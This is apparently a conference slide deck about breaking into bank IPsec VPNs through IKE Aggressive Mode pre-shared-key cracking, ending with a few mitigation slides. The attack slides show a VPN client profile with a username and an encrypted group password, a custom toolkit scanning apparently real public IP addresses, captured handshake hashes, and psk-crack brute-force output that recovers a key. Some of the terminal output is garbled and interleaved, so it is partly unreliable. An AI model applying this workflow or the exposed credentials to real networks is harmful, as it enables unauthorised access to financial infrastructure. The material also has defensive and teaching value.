

Hacking into Bank priv8 Network

PARENTAL

ADVISORY

XTREME CONTENT

Private Network

- Old time: Infrastructure Deploy by banks
- Present time: Public infrastructure usage - VPN

**PRIVATE
PROPERTY
NO TRESPASSING**



THE HILLMAN GROUP
Cincinnati, Ohio 45231
Made in USA

840147
03-6182-045

VPN

- Just like a Phone call between 2 node over public phone infrastructure
- Priv8 network service delivered over a public network infrastructure

VPN

- a Virtual Private Network
- l2tp, pptp, ipsec, ssl vpn, ssh based vpn (oepn vpn)

VPN



Why Using VPN


- Bank eagerly needed a private line!
- Reducing Cost.
- “It should be” Secure.

Why Attacking VPN

- Yes, Its Private.
- Is it Secure? (relatively).
- The Most Dangerous place are the safest place.
- Rely on the security product.


Hacking The IPSECs VPN

The VPN Topology



The IPSECs

IPSEC




IPSEC

- Set of Protocols.
- AH, ESP, IKE, Encryption.
- Layer 3, Network
- udp 500, 4500, IP 50,51

Famous Issue with The IPSECs VPN




```
[main]
Description: Cisco VPN Client Configuration
Host=vpn-1
AuthType=1
GroupName=M.
GroupPwd=
enc_GroupPwd=78A101003CA5DF024E15A0AE765837B00ADB68EA17F18057C377AFE2B8E6559A063FC52876849A8410F14CA788290F43
EnableISPConnect=0
ISPConnectType=0
ISPConnect=
ISPCommand=
Username=gracewoo
SaveUserPassword=0
EnableBackup=0
BackupServer=
EnableNat=1
TunnelingMode=0
TcpTunnelingPort=10000
CertStore=0
CertName=
CertPath=
CertSubjectName=
CertSerialHash=0000000000000000
SendCertChain=0
DHGroup=
PeerTimeout=90
ForceKeepAlives=0
EnableLocalLAN=1
UserPassword=
enc_UserPassword=
ISPPhonebook=
NTDomain=
EnableMSLogon=1
MSLogonType=0
```



Cisco "password 7" type encoding = 133t :P

Core Issue !



Aggressive Mode Issue

- Quick Handshake.
- Hash in Plaintext.
- Dedicated IP not a mandatory.
- User (ID) not a mandatory.

Well Known Tools

- Ike-Scan
- Ike-probe
- IKEprober
- ikecrack-snarf

Custom Tools?

```
Terminal — bash — 17
bash
bash
bash
bash-3.2# ./ike-toolkit.py 202.75.80.250 ike2027580250
|== NotpAnothergl33t IKE Hacking toolkit ==|
\== maderspecialgfor @idseconf by y3dips ==|
KeyboardInterrupt
|-[ 202.75.80.250 MendukungeAggressiveModel hosts (http://www.inta-monitor.com/tools/ike-scan/)\n'
|-[3Silahkan=diAcrackufile:ike2027580250SK LifeType=Seconds LifeDuration=28800) VID=4048b7d56ebce
hosts scanned in 0.237 seconds (4.22 hosts/sec). 1 returned handshake; 0 returned notify\n']
>>> if re.match("Main Mode Handshake returned", line):
bash-3.2# rcat ike2027580250
b3b7d80ba15a884f90e1463b5d379b4f8e56d5f7d2741e1ae50db12720574c74e7e0824debfbcb4f96257cc2fb65415881a
198a893c0166aa7570a98e3a2538be6acaaeababc805fdc41e40351a1e7d01e0ebdea9726962c:1e3255ee301ca10d50ca
f028e7b586581e443504802ed243b83ab94066e1b23c462f10af62754acc23a9998dcf2eedd46c1dc2b39928a75a804894
a38f07acd2:000000001000000010000009801010004030000240101000080010005800200028003000180040002800b000
00007080030000240301000080010001800200028003000180040002800b0001000c000400007080000000240401000080
5d0b4672ab9bf78921614ac7a534a33:1b2a11028feae9dec0b6ad4dddb83a7db75eeff6:eb6e87435171a337f8a05e0a8
bash-3.2# ./ike-toolkit.py 131.220.224.201 ike131220224201
|== Not Anotherl33t IKE Hacking toolkit ==|
\== maderspecialfor @idseconf by y3dips ==|e" for more information.
>>>
bash-3.2# /usr/bin/env python
|-[ 131.220.224.201 Tidak MendukunglAggressiveMode, Try Harder!
[GCC 4.2.1 (Apple Inc. build 5664)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
bash-3.2# rcat ike131220224201
cat: ike131220224201: No(such-file or directoryll=True, stdout=subprocess.PIPE, stderr=subprocess.S
bash-3.2# _host_recent_call_last):
```


How it works

[Good: True]

[Bad : False]

Source: 192.168.1.4 (192.168.1.4)

Destination: 202.75.80.250 (202.75.80.250)

✔ User Datagram Protocol, Src Port: isakmp (500), Dst Port: isakmp (500)

Source port: isakmp (500)

Destination port: isakmp (500)

Length: 644

▶ Checksum: 0x0c43 [validation disabled]

✔ Internet Security Association and Key Management Protocol

Initiator cookie: 1FADFBC43B73FA4B

Responder cookie: 0000000000000000

Next payload: Security Association (1)

Version: 1.0

Exchange type: Aggressive (4)

▽ Flags: 0x00

.... ...0 = Not encrypted

.... ..0. = No commit

.... .0.. = No authentication

Message ID: 0x00000000

Length: 636

▽ Security Association payload

Next payload: Key Exchange (4)

Payload length: 228


What Next?

- Crack the PSK with known Tools
 - psk-crack
- Build Your Own Cracker (not so hard but not done :P)

```
bash-3.2# psk-crack --bruteforce=5 dul
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)
Running in brute-force cracking mode
Brute force with 36 chars up to length 5 will take up to 60466176 iterations
no match found for SHA1 hash b4031d40449b25407a9e25887b72f08e6d549ded
Ending psk-crack: 60466176 iterations in 314.424 seconds (192307.71 iterations/se
bash-3.2# psk-crack --bruteforce=6 dul
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)
Running in brute-force cracking mode
Brute force with 36 chars up to length 6 will take up to 2176782336 iterations
```


Other Issue

- Vendor Issue with the device/protocol implementation (!google)
- Configuration Issue
 - Split tunneling
 - Transform Mode
- Credential storing
 - Un-encrypted
 - Not Secure



```
bash-3.2# psk-crack --bruteforce=8 dul
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)
Running in brute-force cracking mode
Brute force with 36 chars up to length 8 will take up to 2821109907456 iterations
key "woodpack" matches SHA1 hash 323e4df348e32dd5fc8e93ac4686a12d8d5ec930
```




RAMI MEIRI 06

www.zemine.com

SOY ALFREDO

Survive

- “Eliminate transport mode and the AH protocol, and fold authentication of the ciphertext into the ESP protocol, leaving only ESP in tunnel mode.”

<http://www.schneier.com/paper-ipsec.html>

Survive

- Dont Use PSK please :)
- Disable Aggresive Mode in the device
- Network Filtering
 - Never use Dynamic IP
 - Filter IP to connect to Gateway



Reference

- PSK Cracking using IKE Aggressive Mode - Michael Thumann
- IPSec VPN Design - Vijay Bollapragada, Mohamed Khalid, Scott Wainner
- Great Old “google” also for “most of the” images.

Thanks

@y3dips